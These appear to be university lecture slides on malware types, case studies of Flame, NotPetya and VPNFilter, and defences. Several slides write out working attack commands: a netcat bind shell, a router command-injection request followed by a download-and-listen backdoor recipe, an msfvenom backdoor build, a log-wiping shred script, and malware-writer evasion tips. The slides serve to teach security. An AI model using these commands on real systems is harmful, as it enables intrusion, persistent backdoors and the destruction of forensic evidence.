



# **IT-Security (ITS) B1**

**DIKU, E2021**



# Today's agenda

Malware

+ Intrusion Detection

(Not Forensics)



# Malware defined

Malware is malicious software that

**disrupts** operations,

**steals** sensitive data, or gives

**unauthorised access** to computers

Or anything else you don't want software to do on your system



## Many types (not mutually exclusive)

Virus

Worms

Trojan horse

Backdoor

Rootkit and bootkits

Keylogger

Wiper

Ransomware

RATs

Crimeware

C2 scripts

Legitimate tools



# Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX

Vpnfilter

Shamoon


WannaCry

NotPetya

# Malware at many layers

KIM ZETTER SECURITY 08.03.15 7:00 AM

RESEARCHERS  
CREATE FIRST  
FIRMWARE  
WORM THAT  
ATTACKS MACS




**Your hard drives were RIDDLED with NSA  
SPYWARE for YEARS**

Kaspersky: 'Equation Group' attacked 'high value targets'


17 Feb 2015 at 01:57, [Darren Pauli](#)



# Malware's role in Cyber Kill Chain




# Malware in many stages





## Sidebar: How malware get on a system





# Sidebar: Another option

## Paying People to Infect their Computers

Research paper: "[It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice](#)," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.

**Abstract:** We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as \$0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to \$1.00, this proportion increased to 43%. We show that as the price



## Vault 7: CIA Hacking Tools Revealed

# Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryptoin keys, from memory asap

DO strip all build paths, developer usernames from the final build


DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name

DO NOT leave dates/times such as compile timestamps




# Let's build a backdoor

# Netcat - the network swiss army knife



```
Terminal
File Edit View Search Terminal Help
[~]$ nc localhost 4444
pwd
/tmp
```

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The command `nc localhost 4444` has been executed. The prompt is `[~]$`. The user has entered `pwd`, and the output is `/tmp`.



```
Terminal
File Edit View Search Terminal Help
[tmp]$ nc -l localhost -p 4444 -e /bin/bash
```

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The command `nc -l localhost -p 4444 -e /bin/bash` has been executed. The prompt is `[tmp]$`.



# How to infect a router

# CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow unauthenticated command injection, providing an attacker with full root access, via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6





# Command injection

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot; HTTP/1.0

Root or not?

Strategy to install a backdoor:

get netcat:            curl http://somesite.com/nc > nc

make it executable:    chmod +x nc

set up a listener:     nc -l -p 1337 -e /bin/bash

connect to router:    nc router\_ip 1337






**Let's build another backdoor**

# Antivirus software

```
msfvenom -p windows/meterpreter/bind_tcp lport=4444 -f exe > backdoor1.exe
```

[Home](#) [Community](#) [Statistics](#) [Documentation](#) [FAQ](#) [About](#) [English](#) [Join our community](#) [Sign in](#)



SHA256:

4009697ca0b3cbbdb30763311f1d67ce86cbbf717ec03f631a0e3fea363370b7

File name:


backdoor1.exe

Detection ratio:

38 / 56

Analysis date:

2016-05-10 11:43:48 UTC ( 2 minutes ago )



Analysis

[File detail](#)

[Additional information](#)

[Comments](#)

[Votes](#)

[Behavioural information](#)

Antivirus	Result	Update
ALYac	Gen:Variant.Zusy.Elzob.8031	20160510



# **How to manage many infections**

## **Case study: Flame**

# Flame

KIM ZETTER SECURITY 05.28.12 09:00 AM

## Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



# Flame modules

```
if not _params.STD then
    assert(loadstring(config.get("LUA.LIBS.STD"))())
    if not _params.table_ext then
        assert(loadstring(config.get("LUA.LIBS.table_ext"))())
        if not _LIB_FLAME_PROPS_LOADED__ then
            LIB_FLAME_PROPS_LOADED__ = true
            flame_props = {}
            flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
            flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
            flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
            flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
            flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHECK_KEY"
            flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
            flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEUE"
            flame_props.BPS_KEY = "BPS"
            flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
            flame_props.getFlameId = function()
                if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
                    local l_1_0 = config.get
                    local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
                    return l_1_0(l_1_1)
                end
            end
            return nil
        end
    end
end
```

List of code names for various families of **modules** in Flame's source code and their *possible purpose*<sup>[1]</sup>

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


# Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



# Flame C2 login and control panel

**Login:**

Username:

Password:

[- Main -](#)  
[- Logout -](#)

[- Clients -](#)

ID	Type	
<input type="text"/>	<input type="text"/>	<input type="button" value="Go"/>

### Control Panel

ID	Backup Time	
1	2012-05-23 01:53:54	<a href="#">Download</a>
2	2012-05-23 20:52:20	<a href="#">Download</a>
3	2012-05-24 18:56:06	<a href="#">Download</a>
4	2012-05-30 20:45:24	<a href="#">Download</a>

---

[Download data](#)

[Upload data](#)

[View backups](#)

---

Current online status: **Online** [\[Change\]](#)

Version: 1.4.1

Free disk space: 14578948



# Clients and sign up

Clients sends HTTP request with

```
"uid=number&action=number"
```

C2 looks for specific combination

```
if (preg_match('/^uid=d+&action=d+/', $data) === 1) {  
    return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define('CLIENT_TYPE_SP', 1); define('CLIENT_TYPE_SPE', 2);  
define('CLIENT_TYPE_FL', 3); define('CLIENT_TYPE_IP', 6);
```





# Client functionality

Infected clients support very few commands, including:

**GET\_NEWS:** Gets file(s) from ./news sub-directory that are assigned to current client ID. The news files contain updates and extra modules of Flame, as well as special commands, such as changing registry key values.

**ADD\_ENTRY:** Stores information collected by the client. (The C2 script encrypts all files received from the client.)

**ADD\_SUB\_ENTRY:** Same as ADD\_ENTRY.

**GET\_AD:** Gets files from ./ad\_path directory.



# Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/.../pycleaner/Eraser.py
```

At midnight

```
php /home/.../delete.php
```



# LogWiper.sh

```
#!/bin/bash
#stop history
echo "unset HISTFILE" >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[...]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[...]
#self delete
find ./ -type f | grep logging.sh | xargs -l {} shred -fvzu -n 3 {} \;
```



# Read more

kaspersky

[Solutions](#) ▾ [Industries](#) ▾ [Products](#) ▾ [Services](#) ▾ [Resource Center](#) ▾ [Contact Us](#) [GDPR](#)

SECURELIST

[THREATS](#) ▾

[CATEGORIES](#) ▾

[TAGS](#) ▾

[STATISTICS](#)

[ENCYCLOPEDIA](#)

APT REPORTS

## Full Analysis of Flame's Command & Control servers

By [GReAT](#) on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the [Stuxnet operation](#), was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.

The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical [analysis](#) of this sophisticated [attack](#). This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development [team](#), which was another convincing fact that Flame was developed with nation-state backing.


We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available [information](#). That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.



# **Another case story: NotPetya**

# 2017: WannaCry and NotPetya





# NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.



# NotPetya propagation

## Lost in Translation



theshadownbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadownbrokers be trying to help peoples. This week theshadownbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadownbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

[https://yadi.sk/d/NJqzpqo\\_3GxZA4](https://yadi.sk/d/NJqzpqo_3GxZA4)

Password = Reeeeeeeeeeeeeee

theshadownbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadownbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWII theshadownbrokers be seeing you next week. Who knows what we having next time?



# Read more

## NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017    Karan Sood and Shaun Hurley    From The Front Lines

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$380 worth of Bitcoin to following address:

1Mz7153HMcXTuR2R1t78mGSdzaRtNbBLX

2. Send your Bitcoin wallet ID and personal installation key to e-mail [news@smith123456@posteo.net](mailto:news@smith123456@posteo.net). Your personal installation key:

zRNagE-CBBMfc-pD5A14-vF45d2-14mhs5-d7UCzb-RYjq3E-ANgBrK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.

Key: \_

# Sidebar: Ransomware as a Service

Online builder

You must have [license](#) to use builder.

Receiver address	<input type="text"/>	Receiver address should be put in with protocol and without slash on end. Example: <code>http://onionsite.onion/p.php</code>
Payment page	<input type="text"/>	Payment page should be written in the same way. In locker message word [IDENTY] would be replaced with User ID so that you can construct links to the payment page. Example <code>http://ytrfjyeddvasd.onion/payment.php?ID=</code> >>> <code>http://ytrfjyeddvasd.onion/payment.php?ID=AAAA-AAAA-AAAA</code>
Encryption method	<input type="text" value="AES 256"/>	
Default decrypter	<input type="text" value="Automatic"/>	
UAC bypass	<input type="text" value="Enable"/>	
Locker message	<input type="text"/>	

[Create build](#) [Download panel](#)

[Panel setup short guide](#)



# One week of Lockbit, September, 2021

Mitchell Stern Law (mitchellsternlaw[.]com)  
Coldwell Banker Hubbell Briarwood (coldwellbanker[.]com)  
North Star Equipment Services (northstarak[.]com)  
Novotech Technologies (novotech[.]com)  
Brazilian Association of Portland Cement (ABCP) (abcp.org[.]br)  
National Recreation and Park Association (nrpa[.]org)  
China Online Education Group (51talk[.]com)  
DRS Doors (drsdoors.com)  
Western Spirits Beverage Company (westernspirits[.]com)  
Noone (noone.com[.]au)  
Glenroy, Inc (glenroy[.]com)  
Dykman Electrical, Inc (dykman[.]com)  
IBES Baugrundinstitut GmbH (ibes-gmbh[.]de)  
GRUPOWEC (grupowec[.]com)  
John Cockerill India (johncockerillindia[.]com)  
Dynamic Supplies Pty Ltd (ds.net[.]au)  
Integrated Information Services Pvt. Ltd (iiservz[.]com)

**Backup. Backup. Backup.**





# **Another case story: VPNfilter**



# VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide

3 stages:

1<sup>st</sup>: persist and contact C2 to download further modules (initial infection unknown)

2<sup>nd</sup>: main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3<sup>rd</sup>: several extra modules e.g. a packet sniffer, web credentials harvester, etc.

# FBI on VPNFilter



## Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

**May 25, 2018**

Alert Number  
**I-052518-PSA**

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:  
[www.fbi.gov/contact-us/field](http://www.fbi.gov/contact-us/field)

**FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE SUMMARY**

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

**TECHNICAL DETAILS**

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.



# FBI recommends

That users reboot their at-risk devices

Thereby temporarily removing stages 2 and 3 of the malware

Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web endpoints the malware uses for Stage 2 installation

Without these URLs, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*





# Read more





# Malware Defenses

---

# Malware vs firewall





# Firewall vs bind vs reverse\_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();


    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

---

# Malware vs AV





# Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for abnormal